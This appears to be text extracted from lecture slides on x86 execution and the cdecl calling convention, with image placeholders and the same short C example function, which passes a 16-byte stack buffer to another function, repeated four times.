
Basic Execution




Basic Execution



Basic Execution




Basic Execution




cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```




cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```




cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```




cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
    char buf[16];
    int c, d;
    if(a > b)
        c = a;
    else
        c = b;
    d = red(c, buf);
    return d;
}
```



